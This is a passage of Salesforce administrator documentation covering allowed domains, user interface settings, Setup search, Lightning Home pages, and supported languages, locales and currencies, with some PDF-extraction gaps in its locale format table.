Salesforce Licenses	Number of Salesforce user accounts that can be defined for access to the service. This is the number of Salesforce user licenses for which the organization is billed, if charges apply.
Salesforce Organization ID	Code that uniquely identifies your organization to Salesforce.
State/Province	State or province portion of user's address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.
Streaming API Events, Last 24 Hours	The total number of Streaming API events used by the organization in the last 24 hours. The maximum number of events depends on your edition.
Zip	Zip or postal code of the organization. Up to 20 characters are allowed in this field.
Used Data Space	Amount of data storage in use; the value is expressed as a measurement (for example, 500 MB) and as a percentage of the total amount of data storage available (for example, 10%).

Field	Description
`Used File Space`	Amount of file storage in use; the value is expressed as a measurement (for example, 500 MB) and as a percentage of the total amount of file storage available (for example, 10%).

SEE ALSO:

Set Your Company Up in Salesforce

Allow the Required Domains

To enable your users to access Salesforce, you must add the standard Salesforce domains to your list of allowed domains.

If you've disabled third-party cookies (typically enabled by default in all major browsers), you must accept them for Salesforce to function properly.

If your users have general access to the Internet, no action is required.

Salesforce uses these domains to deliver content.

- *.content.force.com
- *.force.com
- *.salesforce.com
- *.staticforce.com
- In addition, these domains are used to deliver content in the right frame of your login screen.
- *.sfdcstatic.com
- secure.eloqua.com
- www.google.*
- *.doubleclick.net
- www.facebook.com
- ssl.google-analytics.com

The right frame content is displayed in the followings URLs.

- login.salesforce.com
- test.salesforce.com
- <yourInstance>.salesforce.com
- A My Domain URL without custom branding (for example, norns.my.salesforce.com)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All Editions.

Customize the User Interface

Give your users the best working experience you can by designing setting up the user interface to meet their needs.

From Setup, search for *User Interface* in the Quick Find box.

User Interface Settings

Modify your org's user interface by enabling or disabling these settings.

Set Up the User Interface in Salesforce Classic

The improved Setup user interface provides a streamlined experience for viewing and managing personal and administrative setup tasks.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available user interface settings vary according to which Salesforce Edition you have.

USER PERMISSIONS

To modify user interface settings:
- "Customize Application"

User Interface Settings

Modify your org's user interface by enabling or disabling these settings.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available user interface settings vary according to which Salesforce Edition you have.

USER PERMISSIONS

To modify user interface settings:
- "Customize Application"

User Interface Settings

Enable Collapsible Sections

Collapsible sections let users collapse or expand sections on their record detail pages by using the arrow icon next to the section heading. When enabling collapsible sections, make sure your section headings are displayed for each page layout. Sections remain expanded or collapsed until the user changes the settings for that tab. If your org has enabled record types, Salesforce remembers a different setting for each record type.

Show Quick Create

The Quick Create area on a tab home page allows users to create a record quickly with minimal information. It displays by default on the tab home pages for leads, accounts, contacts, forecasts, and opportunities. You can control whether the Quick Create area is displayed on all relevant tab home pages.

Note: The Show Quick Create setting also affects whether users can create records from within the lookup dialog. Creating records in the lookup dialog is available only if Quick Create is available for your chosen record type. In addition, users always need the appropriate "Create" permission to use Quick Create even though it displays for all users.

Enable Hover Details

Hover detail displays an interactive overlay containing record details. Details appear when users hover over a link to that record in the Recent Items list on the sidebar, or in a lookup field on a record detail page. Users can quickly view information about a record before clicking to view or edit the record. The record's mini page layout determines which fields are included in the hover details. Users can't customize which fields appear. This option is enabled by default.

Note: To view hover details for a record, users need the appropriate sharing access, and field-level security access for the fields in the mini page layout.

Enable Related List Hover Links

Related list hover links display at the top of record detail pages and custom object detail pages in Setup. Users can hover over a related list link to display the list and its number of records in an interactive overlay. Users quickly view and manage the related list items from the overlay. Users can also click a related list hover link to jump to the related list without having to scroll down the patge. This option is enabled by default.

Enable Separate Loading of Related Lists

When enabled, users see primary record details immediately. As the related list data loads, users see a progress indicator. Separate loading can improve performance on record detail pages for orgs with large numbers of related lists. This option is disabled by default. The options for separately loading related lists don't apply to Visualforce pages, the Self-Service portal, or other pages for which you can't control the layout.

Enable Separate Loading of Related Lists of External Objects

When enabled, related lists of external objects are loaded separately from primary record details and related lists of standard and custom objects. External objects behave similarly to custom objects, except that they map to data that's stored outside your Salesforce org. It can take awhile to retrieve data from an external system, depending on the network latency and availability of the external system. The `Enable Separate Loading of Related Lists of External Objects` option is conveniently selected by default. The options for separately loading related lists don't apply to Visualforce pages, the Self-Service portal, or other pages for which you can't control the layout.

Enable Inline Editing

Inline editing lets users quickly edit field values, right on a record's detail page. This option is enabled by default and applies to all users in your org.

Note: This option doesn't enable inline editing for profiles. Select `Enable Enhanced Profile List Views` under Setup.

Enable Enhanced Lists

Enhanced lists give you the ability to quickly view, customize, and edit list data to speed up your daily productivity. When enabled with the `Enable Inline Editing` setting, users can also edit records directly from the list, without navigating away from the page. This option is enabled by default.

Note: To enable enhanced lists for profiles in particular, select `Enable Enhanced Profile List Views` under Setup.

Enable the Salesforce Classic 2010 User Interface Theme

This option is not related to Lightning Experience. In this case, "Salesforce Classic 2010 user interface theme" refers to the newer version of Salesforce Classic, which is the interface that immediately precedes Lightning Experience. Enabling this option turns on the updated Salesforce Classic look and feel. Disabling it turns on the Salesforce Classic 2005 user interface theme —the *classic, classic* Salesforce interface.

Warning: Some features, like Chatter, require the Salesforce Classic 2010 user interface theme. Disabling this theme automatically disables Chatter in both Salesforce Classic and Lightning Experience.

Only users with supported browsers see the Salesforce Classic 2010 user interface theme.

The Salesforce Classic 2010 user interface theme is not supported in portals or on the Console tab.

Enable Tab Bar Organizer

The Tab Bar Organizer arranges tabs in the main tab bar to prevent horizontal scrolling of the page. The Organizer dynamically determines how many tabs can display based on the width of the browser window. It puts tabs that extend beyond the browser's viewable area into a drop-down list.

Note: Note the following limitations:

- The Tab Bar Organizer isn't available with the partner portal or Customer Portal.

- The Tab Bar Organizer is only available with the Salesforce Classic 2010 user interface theme. Orgs using the Salesforce Classic 2005 user interface theme can enable the feature, but it isn't available to users until the newer theme is also enabled.
- The Tab Bar Organizer isn't available on Internet Explorer 6.

Enable Printable List Views

Printable list views let users easily print list views. If it's enabled, users click the **Printable View** link from any list view to open a new browser window, displaying the list view in a print-ready format. The link is located next to the **Help for this Page** link in the colored title bar of the page.

Enable Spell Checker on Tasks and Events

Available in all Editions. Enables the **Check Spelling** button when users create or edit tasks or events. The spell checker analyzes the `Description` field on events and the `Comments` field on tasks.

Enable Customization of Chatter User Profile Pages

Enables administrators to customize the tabs on the Chatter user profile page. This includes adding custom tabs or removing default tabs. If disabled, users see the Feed and Overview tabs only.

Sidebar Settings

Enable Collapsible Sidebar

The collapsible sidebar enables users to show or hide the sidebar on every page that normally includes it. When enabled, the collapsible sidebar is available to all users in your org, but each user can choose how to display the sidebar. Users can leave the sidebar visible, or they can collapse it and show it only when needed by clicking the edge of the collapsed sidebar.

Note: Call center users won't see incoming calls if they collapse the sidebar.

Tip: If your org uses divisions, we recommend that you keep the sidebar pinned and visible so you always have access to the Divisions drop-down list.

Show Custom Sidebar Components on All Pages

If you have custom home page layouts that include components in the sidebar, this option makes the sidebar components available on all pages for all org users. If you only want certain users to view sidebar components on all pages, grant those users the "Show Custom Sidebar On All Pages" permission.

Note: If the `Show Custom Sidebar Components on All Pages` user interface setting is selected, the "Show Custom Sidebar On All Pages" permission is not available.

Calendar Settings

Enable Home Page Hover Links for Events

Enables hover links in the calendar section of the Home tab. On the Home tab, users can hover the mouse over the subject of an event to see the details of the event in an interactive overlay. This option is enabled by default. This checkbox only controls the Home tab; hover links are always available on other calendar views.

The fields available in the event detail and edit overlays are defined in a mini page layout.

Note: If you create all day events, we recommend adding the `All Day Event` field to the events mini page layout.

Enable Drag-and-Drop Editing on Calendar Views

Enables dragging of events on single-user, daily and weekly calendar views. This allows users to reschedule events without leaving the page. This option is enabled by default.

Note: Calendar views can load less quickly when this checkbox is enabled.

Enable Click-and-Create Events on Calendar Views
Lets users create events on day and weekly calendar views by double-clicking a specific time slot and entering event details in an interactive overlay. The fields available in the event detail and edit overlays are defined in a mini page layout.

Recurring events and multi-person events aren't supported for click-and-create events on calendar views.

Enable Drag-and-Drop Scheduling on List Views
Lets users create events associated with records by dragging records from list views to weekly calendar views and entering event details in an interactive overlay. This option is disabled by default. The fields available in the event detail and edit overlays are defined in a mini page layout.

Enable Hover Links for My Tasks List
Enables hover links for tasks in the My Tasks section of the Home tab and on the calendar day view. This option is enabled by default. Users can hover the mouse over the subject of a task to see the details of that task in an interactive overlay.

Your administrator can configure the information presented on these overlays.

Setup Settings

Enable Enhanced Page Layout Editor
When enabled, the enhanced page layout editor replaces the current interface for editing page layouts with a feature-rich WYSIWYG editor that includes several improvements.

Enable Enhanced Profile List Views
Enables enhanced list views and inline editing on the profiles list page. With inline editing in enhanced profile list views, you can manage multiple profiles at once.

Enable Enhanced Profile User Interface
Enables the enhanced profile user interface, which allows you to easily navigate, search, and modify settings for a single profile.

Enable Streaming API
Enables Streaming API, which lets you receive notifications for changes to data that match a SOQL query that you define in a secure and scalable way. This field is selected by default. If your Salesforce edition has API access and you don't see this checkbox, contact Salesforce.

Enable Dynamic Streaming Channel Creation
Enables dynamic channel creation when using the generic streaming feature of Streaming API. When enabled, generic streaming channels get dynamically created when clients subscribe, if the channel hasn't already been created. This field is selected by default. If your Salesforce edition has API access and you don't see the checkbox, contact Salesforce.

Enable Custom Object Truncate
Enables truncating custom objects, which permanently removes all the records from a custom object while keeping the object and its metadata intact for future use.

Enable Improved Setup User Interface
When disabled, users with Salesforce Classic access their personal settings from the Setup menu. When enabled, users with Salesforce Classic access their personal settings from the My Settings menu, accessible from the username menu. The Setup link is also moved from the username menu to the Force.com App Menu. If you change this setting, be sure to notify all users in your org.

Enable Advanced Setup Search (Beta)
When enabled, users can search for Setup pages, custom profiles, permission sets, public groups, roles, and users from the sidebar in Setup. When disabled, users can search for Setup pages only.

Note:

- Advanced Setup Search is in beta; it is production quality but has known limitations.

- Some searchable items (such as permission sets) aren't available in some editions. Users can't search for items that aren't included in their edition.

Advanced Settings

Activate Extended Mail Merge

Enables Extended Mail Merge for your org. When selected, the **Mass Mail Merge** link is available in the Tools area on the home pages for accounts, contacts, and leads. Also, single mail merges requested from the Activity History related list on a record are performed using Extended Mail Merge functionality.

Extended Mail Merge is available by request only. Contact Salesforce Customer Support if you are interested in this feature.

Always save Extended Mail Merge documents to the Documents tab

Mail merge documents generated using Extended Mail Merge are added to the user's documents folder on the Documents tab, rather than delivered as email attachments. Users are sent confirmation emails when their mail merge requests have completed. Those emails include links for retrieving generated documents from the Documents tab. These documents count against your org's storage limits.

Set Up the User Interface in Salesforce Classic

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

The improved Setup user interface provides a streamlined experience for viewing and managing personal and administrative setup tasks.

When the improved Setup user interface is enabled in an organization, you might notice several differences from the original user interface.

- The Setup menu is accessed from the Setup link on the upper-right corner of any Salesforce page.
- The Setup menu is organized into goal-based categories: Administer, Build, Deploy, Monitor, and Checkout.
- Personal settings, which all Salesforce users can edit, are available from a separate My Settings menu.

  To access My Settings, click your name in the upper-right corner of any Salesforce page, then click **My Settings**. You can also access My Settings from your Chatter profile page: in the right pane, click **My Settings**.

- The My Settings home page includes quick links for easily accessing the most commonly used personal settings tools and tasks.

Important: When enabled, the improved Setup user interface is activated for every user in an organization. Be sure to notify your organization before enabling or disabling this setting.

To enable the improved Setup user interface, from Setup, enter *User Interface* in the Quick Find box, then select **User Interface**, then select **Enable Improved Setup User Interface**.

Note: The improved Setup user interface:

- Is not supported in Internet Explorer version 6
- Is available only when the new user interface theme is enabled

Searching Setup with Advanced Setup Search (Beta)

With Advanced Setup Search, users can search for many types of items in Setup, including approval items, custom objects and fields, custom profiles, permission sets, workflow items, users, and so on.

SEE ALSO:

Explore the Salesforce Setup Menu

Searching Setup with Advanced Setup Search (Beta)

With Advanced Setup Search, users can search for many types of items in Setup, including approval items, custom objects and fields, custom profiles, permission sets, workflow items, users, and so on.

Note: Advanced Setup Search is in beta. It is production quality but has known limitations.

To use Advanced Setup Search, be sure the Advanced Setup Search user interface setting is enabled. From Setup, enter *User Interface* in the `Quick Find` box, then select **User Interface**, then scroll to `Enable Advanced Setup Search (Beta)`. If Advanced Setup Search is disabled, the Setup search box returns only the titles of pages in the Setup menu, not individual items that you might have created or edited in Setup.

Advanced Setup Search is multipurpose, allowing you to use it in different ways.

- To find Setup pages, type part or all of a Setup page name in the Setup Search box. As you type in this box, you immediately see Setup pages whose names match what you're typing. Click the name of the page to open it.
- To find Setup records or objects, enter at least two consecutive characters of the item you want and click or press Enter. In the Setup Search Results page that appears, select the item you want from the list.

  Note: Some searchable items (such as permission sets) aren't available in some editions. Users can't search for items that aren't included in their edition.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Advanced Setup Search:
- "Customize Application"

To search Setup:
- "View Setup and Configuration"

Example: For example, let's say you want to see all the installed packages in your organization. Enter *inst*. As you enter letters, the Setup menu shrinks to include only the menus and pages that match your search terms. You'll quickly see the link for the page you want (**Installed Packages**).

Next, perhaps you want to change the password for one of your users, Jane Smith. Enter *smit* and click . From the Setup Search Results page, click the Jane Smith result to go directly to her user detail page.

Setup Search Results Page (Beta)

The Setup Search Results page displays various types of items in Setup that match your search terms, including approval items, custom objects and fields, custom profiles, permission sets, workflow items, users, and so on.

Setup Search Results Page (Beta)

The Setup Search Results page displays various types of items in Setup that match your search terms, including approval items, custom objects and fields, custom profiles, permission sets, workflow items, users, and so on.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Advanced Setup Search is in beta. It is production quality but has known limitations.

In the Setup Search Results page:

- The left pane shows each category with the number of results in parentheses.
  - Click any category to see only that category's results.
  - If you've filtered your results by category, click **All Results** to show all search results.
- Click a result name to open it or click **Edit**.
- Use the search box at the top of the page to search Setup again.

Note: Search terms that match a user's name or community nickname (the `Nickname` field in the user detail page) return results that show the user's name only. If the nickname doesn't match the username, the result might not be obvious. For example, if a user who's named Margaret Smith has the nickname Peggy, a search for *`peg`* returns Margaret Smith.

Tip: When viewing setup search results, bookmark the results page in your Web browser to easily perform the same search in the future. For example, if you often search for "smit", you can bookmark the results page to perform the same search again. The URL for this bookmark would be something like `https://MyCompany.salesforce.com/ui/setup/SetupSearchResultsPage?setupSearch=smit`.

SEE ALSO:

Searching Setup with Advanced Setup Search (Beta)

Set Up the Lightning Experience Home Page

Give your users everything they need to manage their day from the Home page in Lightning Experience. Your sales reps can see their quarterly performance summary and get important updates on critical tasks and opportunities. You can also customize the page for different types of users and assign custom pages for different profiles.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create and edit Home pages from the Lightning App Builder. From Setup, enter *`Lightning App Builder`* in the `Quick Find` box, then select **Lightning App Builder**. Click **New** to create a Lightning Home page, or edit an existing page.

You can also access the Lightning App Builder directly from the Home page. Click  and select **Edit Page** to create a copy of the current Home page to edit.

Set a New Default Home Page

Set a new default Home page to surface the information that's most relevant for your users. All users see the default Home page unless they have profiles that are assigned to another Home page.

Assign Custom Home Pages to Specific Profiles

Assign pages to different profiles to give your users access to a Home page perfect for their role.

Lightning Experience Home Permissions and Settings

Give your users access to opportunity details and other permissions so they can get the most out of the Home page.

Set a New Default Home Page

Set a new default Home page to surface the information that's most relevant for your users. All users see the default Home page unless they have profiles that are assigned to another Home page.

You can set the default Home page in two places.

- Lightning App Builder—From Setup, enter *Lightning App Builder* in the Quick Find box, then select **Lightning App Builder**.

  After you save a page, click **Activate** from the Page Saved dialog, or click **Activation** later.

- Home in Setup—From Setup, enter *Home* in the Quick Find box, then select **Home**.

  Click **Set Default Page** and select a page. To restore the standard Home page, select System Default.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"

Assign Custom Home Pages to Specific Profiles

Assign pages to different profiles to give your users access to a Home page perfect for their role.

You can set page assignments by profile in two places. You can use the Lightning App Builder to assign profiles to a single Home page, but Setup offers more control over page assignments.

- Lightning App Builder—From Setup, enter *Lightning App Builder* in the Quick Find box, then select **Lightning App Builder**.

  After you save a page, click **Activate** from the Page Saved dialog, or click **Activation** and select Assign this Home page to specific profiles.

- Home in Setup—From Setup, enter *Home* in the Quick Find box, then select **Home**.

  Click **Set Page Assignments** or click ▼ next to a profile and select **Change Assignment**.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"

Lightning Experience Home Permissions and Settings

Give your users access to opportunity details and other permissions so they can get the most out of the Home page.

For information about adding news to the Home page, see "Account Settings" in the Salesforce Help.

Upcoming Events shows the next five meetings scheduled today. Today's Tasks shows the next five tasks due today.

The performance chart and Top Deals display opportunity information about a rep's sales team if they have an associated team. Otherwise, the chart displays opportunities owned by the rep.

Note: If you have custom fiscal years enabled in your org, ensure you have created an entry for the upcoming fiscal year as the current fiscal year draws to a close so the performance chart works correctly.

To populate the performance chart, Top Deals, and the Assistant, users must have:

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Table 1: Required Permissions for Home Features

Permission or Setting	Performance Chart	Top Deals	Assistant
Read access to the Opportunity object and sharing access to relevant opportunities	✓	✓	✓
Read access to the Opportunity object's Amount field	✓	✓	
Read access to the Opportunity object's Probability field	✓		
"Run Reports" user permission enabled for users	✓		
Closed opportunities or open opportunities with a probability over 70% during the current fiscal quarter	✓		
Read access to the Lead object			✓

SEE ALSO:

- Account Settings
- Track Your Sales Performance
- View Important Updates with the Assistant

Select Your Language, Locale, and Currency

The Salesforce settings for language, locale, time zone, and currency can affect how objects, such as Accounts, Leads, or Opportunities, are displayed.

In a single currency organization, Salesforce administrators set the currency locale, default language, default locale, and default time zone for their organizations. Users can set their individual language, locale, and time zone on their personal settings pages.

In a multiple currency organization, Salesforce administrators set the corporate currency, default language, default locale, and default time zone for their organizations. Users can set their individual currency, language, locale, and time zone on their personal settings pages.

Note: Single language organizations cannot change their language, although they can change their locale.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting	Who can edit the setting
`Currency`	User in a multiple currency organization
`Corporate Currency`	Administrator in a multiple currency organization
`Currency Locale`	Administrator in a single currency organization
`Default Currency ISO Code`	Not editable
`Default Language`	Administrator
`Default Locale`	Administrator
`Default Time Zone`	Administrator
`Information Currency`	Not editable
`Language`	User
`Locale`	User
`Time Zone`	User

Language Settings Overview

Supported Locales

The Salesforce locale settings determine the display formats for date and time, users' names, addresses, and commas and periods in numbers. For single-currency organizations, locales also set the default currency for the organization when you select them in the `Currency Locale` picklist on the Company Information page.

Supported Time Zones

Set Your Personal or Organization-Wide Currency

If you have a single-currency organization, you can set the default currency for your organization. Multi-currency organizations don't have a default currency. Instead, change your corporate currency or your personal currency.

Edit Conversion Rates

You can manage static exchange rates between your active and inactive currencies and the corporate currency by editing the conversion rates. These exchange rates apply to all currency fields used in your organization. In addition to these conversion rates, some organizations use dated exchange rates for opportunities and opportunity products.

Supported Currencies

Language Settings Overview

The Salesforce Web user interface, Salesforce for Outlook, Connect Offline, and Connect for Office are available in multiple languages.

The Salesforce Web user interface has two language settings:

- Personal language—All on-screen text, images, buttons, and online help display in this language. Edit your personal information to change this setting.
- Default organization language—This applies to all new users until they select their personal language. This setting also determines the language in which all customizations—such as custom fields, tabs, and user interface options—are stored. For customizations, users' personal language settings don't override this default setting. Some setup items that are manually entered by an administrator can be translated in the Translation Workbench.

  Administrators can change this setting by editing the company information.

Text entered by users remains in the language in which it was entered.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Supported Languages

Salesforce offers three levels of language support: fully supported languages, end-user languages, and platform-only languages.

SEE ALSO:

Select Your Language, Locale, and Currency

Supported Languages

Salesforce offers three levels of language support: fully supported languages, end-user languages, and platform-only languages.

A two-character language code identifies each language, such as `en`, or a five-character locale code, such as en_AU.

Note: Setting a default locale is different from setting a default language.

In addition to the Salesforce language support, you can localize your organizations in two ways. The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

The second option is to rename tabs and fields in Salesforce. If your custom application uses only a few standard Salesforce tabs and fields, you can translate them.

Fully Supported Languages

You can change the language for all features, including Help, to one of the following fully supported languages from the Setup page. Enter *`Company Information`* in the `Quick Find` box, select **Company Information**, then select **Edit**.

- Chinese (Simplified): `zh_CN`
- Chinese (Traditional): `zh_TW`
- Danish: `da`
- Dutch: `nl_NL`

- English: `en_US`
- Finnish: `fi`
- French: `fr`
- German: `de`
- Italian: `it`
- Japanese: `ja`
- Korean: `ko`
- Norwegian: `no`
- Portuguese (Brazil): `pt_BR`
- Russian: `ru`
- Spanish: `es`
- Spanish (Mexico): `es_MX`
- Swedish: `sv`
- Thai: `th`

Note:

- Spanish (Mexico) falls back to Spanish for customer-defined translations.
- Even though the Salesforce user interface is fully translated to Thai, Help remains in English.

End-User Languages

End-user languages are useful if you have a multilingual organization or partners who speak languages other than your company's default language. For end-user languages, Salesforce provides translated labels for all standard objects and pages, *except* administrative pages, Setup, and Help. When you specify an end-user language, labels and Help that aren't translated appear in English. End-user languages are intended only for personal use by end users. Don't use end-user languages as corporate languages. Salesforce doesn't provide customer support in end-user languages.

End-user languages include:

- Arabic: `ar`
- Bulgarian: `bg`
- Croatian: `hr`
- Czech: `cs`
- English (UK): `en_GB`
- Greek: `el`
- Hebrew: `iw`
- Hungarian: `hu`
- Indonesian: `in`
- Polish: `pl`
- Portuguese (Portugal): `pt_PT`
- Romanian: `ro`
- Slovak: `sk`
- Slovenian: `sl`
- Turkish: `tr`

- Ukrainian: `uk`
- Vietnamese: `vi`

Note: Salesforce provides limited support for right-to-left languages—Arabic and Hebrew—for the following features.

- Live Agent
- Cases
- Accounts

These features are not supported in Lightning Experience, the Salesforce1 mobile app, any other mobile app or mobile browser, or any user interface except Salesforce Classic. There is no guarantee that right-to-left languages function correctly with any other Salesforce features. There are no plans to expand the list of supported features.

Features that aren't supported for right-to-left languages include, but are not limited to, the following.

- Report Builder
- Generating quote PDFs
- Customizable forecasting
- Emails
- Salesforce Knowledge
- Feeds
- Communities

The absence of a feature from this list does not imply support. Only Live Agent, Cases, and Accounts are supported with right-to-left languages.

Platform-Only Languages

In situations where Salesforce doesn't provide default translations, use platform-only languages to localize apps and custom functionality that you've built on the Salesforce App Cloud. You can translate items such as custom labels, custom objects, and field names. You can also rename most standard objects, labels, and fields. Informative text and non-field label text aren't translatable.

Platform-only languages are available in all places where you can select a language in the application. However, when you select a platform-only language, all standard Salesforce labels default to English or, in select cases, to an end-user or fully supported language.

When you specify a platform-only language, labels for standard objects and fields fall back to English, except:

- English (Australia), English (India), English (Malaysia), and English (Philippines) fall back to English (UK).
- French (Belgium), French (Canada), French (Luxembourg), and French (Switzerland) fall back to French.
- German (Austria), German (Luxembourg), and German (Switzerland) fall back to German.
- Italian (Switzerland) falls back to Italian.
- Romanian (Moldova) falls back to Romanian.
- Montenegrin falls back to Serbian (Latin).
- Portuguese (Portugal) falls back to Portuguese (Brazil).

The following platform-only languages are currently supported.

- Albanian: `sq`
- Arabic (Algeria): `ar_DZ`
- Arabic (Bahrain): `ar_BH`
- Arabic (Egypt): `ar_EG`
- Arabic (Iraq): `ar_IQ`

- Arabic (Jordan): `ar_JO`
- Arabic (Kuwait): `ar_KW`
- Arabic (Lebanon): `ar_LB`
- Arabic (Libya): `ar_LY`
- Arabic (Morocco): `ar_MA`
- Arabic (Oman): `ar_OM`
- Arabic (Qatar): `ar_QA`
- Arabic (Saudi Arabia): `ar_SA`
- Arabic (Sudan): `ar_SD`
- Arabic (Syria): `ar_SY`
- Arabic (Tunisia): `ar_TN`
- Arabic (United Arab Emirates): `ar_AE`
- Arabic (Yemen): `ar_YE`
- Armenian: `hy`
- Basque: `eu`
- Bosnian: `bs`
- Bengali: `bn`
- Chinese (Simplified—Singapore): `zh_SG`
- Chinese (Traditional—Hong Kong): `zh_HK`
- English (Australia): `en_AU`
- English (Canada): `en_CA`
- English (Hong Kong): `en_HK`
- English (India): `en_IN`
- English (Ireland): `en_IE`
- English (Malaysia): `en_MY`
- English (Philippines): `en_PH`
- English (Singapore): `en_SG`
- English (South Africa): `en_ZA`
- Estonian: `et`
- French (Belgium): `fr_BE`
- French (Canada): `fr_CA`
- French (Luxembourg): `fr_LU`
- French (Switzerland): `fr_CH`
- Georgian: `ka`
- German (Austria): `de_AT`
- German (Luxembourg): `de_LU`
- German (Switzerland): `de_CH`
- Hindi: `hi`
- Icelandic: `is`
- Irish: `ga`

- Italian (Switzerland): `it_CH`
- Latvian: `lv`
- Lithuanian: `lt`
- Luxembourgish: `lb`
- Macedonian: `mk`
- Malay: `ms`
- Maltese: `mt`
- Romanian (Moldova): `ro_MD`
- Montenegrin: `sh_ME`
- Romansh: `rm`
- Serbian (Cyrillic): `sr`
- Serbian (Latin): `sh`
- Spanish (Argentina): `es_AR`
- Spanish (Bolivia): `es_BO`
- Spanish (Chile): `es_CL`
- Spanish (Colombia): `es_CO`
- Spanish (Costa Rica): `es_CR`
- Spanish (Dominican Republic): `es_DO`
- Spanish (Ecuador): `es_EC`
- Spanish (El Salvador): `es_SV`
- Spanish (Guatemala): `es_GT`
- Spanish (Honduras): `es_HN`
- Spanish (Nicaragua): `es_NI`
- Spanish (Panama): `es_PA`
- Spanish (Paraguay): `es_PY`
- Spanish (Peru): `es_PE`
- Spanish (Puerto Rico): `es_PR`
- Spanish (United States): `es_US`
- Spanish (Uruguay): `es_UY`
- Spanish (Venezuela): `es_VE`
- Tagalog: `tl`
- Tamil: `ta`
- Urdu: `ur`
- Welsh: `cy`

Locale and Language Support for the Salesforce1 App

Salesforce1 works with almost all Salesforce-supported locales and the fully supported and end-user languages. (The Salesforce Help includes a complete list of supported locales and languages.) Languages that are read right to left, including Arabic and Hebrew, aren't supported in this release.

SEE ALSO:

Select Your Language, Locale, and Currency

Enable and Disable the Translation Workbench

Supported Locales

The Salesforce locale settings determine the display formats for date and time, users' names, addresses, and commas and periods in numbers. For single-currency organizations, locales also set the default currency for the organization when you select them in the `Currency Locale` picklist on the Company Information page.

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Albanian (Albania)	sq_AL	Albanian Lek: ALL	2008-02-28 4.30.PM	6.00.PD	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Algeria)	ar_DZ	Algerian Dinar: DZD	/ / : : PM			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Bahrain)	ar_BH	Bahraini Dinar: BHD	/ / : : PM			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To view company information:

- "View Setup and Configuration"

To change company information:

- "Customize Application"

The available personal setup options vary according to which Salesforce Edition you have.

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Arabic (Egypt)	ar_EG	Egyptian Pound: EGP	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Iraq)	ar_IQ	Iraqi Dinar: IQD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Jordan)	ar_JO	Jordanian Dinar: JOD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Kuwait)	ar_KW	Kuwaiti Dinar: KWD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Lebanon)	ar_LB	Lebanese Pound: LBP	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Libya)	ar_LY	Libyan Dinar: LYD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Morocco)	ar_MA	Moroccan Dirham: MAD	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
Arabic (Oman)	ar_OM	Omani Rial: OMR	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Qatar)	ar_QA	Qatar Rial: QAR	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Saudi Arabia)	ar_SA	Saudi Arabian Riyal: SAR	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Sudan)	ar_SD	Sudanese Pound: SDG	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Syria)	ar_SY	Syrian Pound: SYP	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (Tunisia)	ar_TN	Tunisian Dinar: TND	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Arabic (United Arab Emirates)	ar_AE	UAE Dirham: AED	/ / : PM	:		Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City, State ZipCode Country
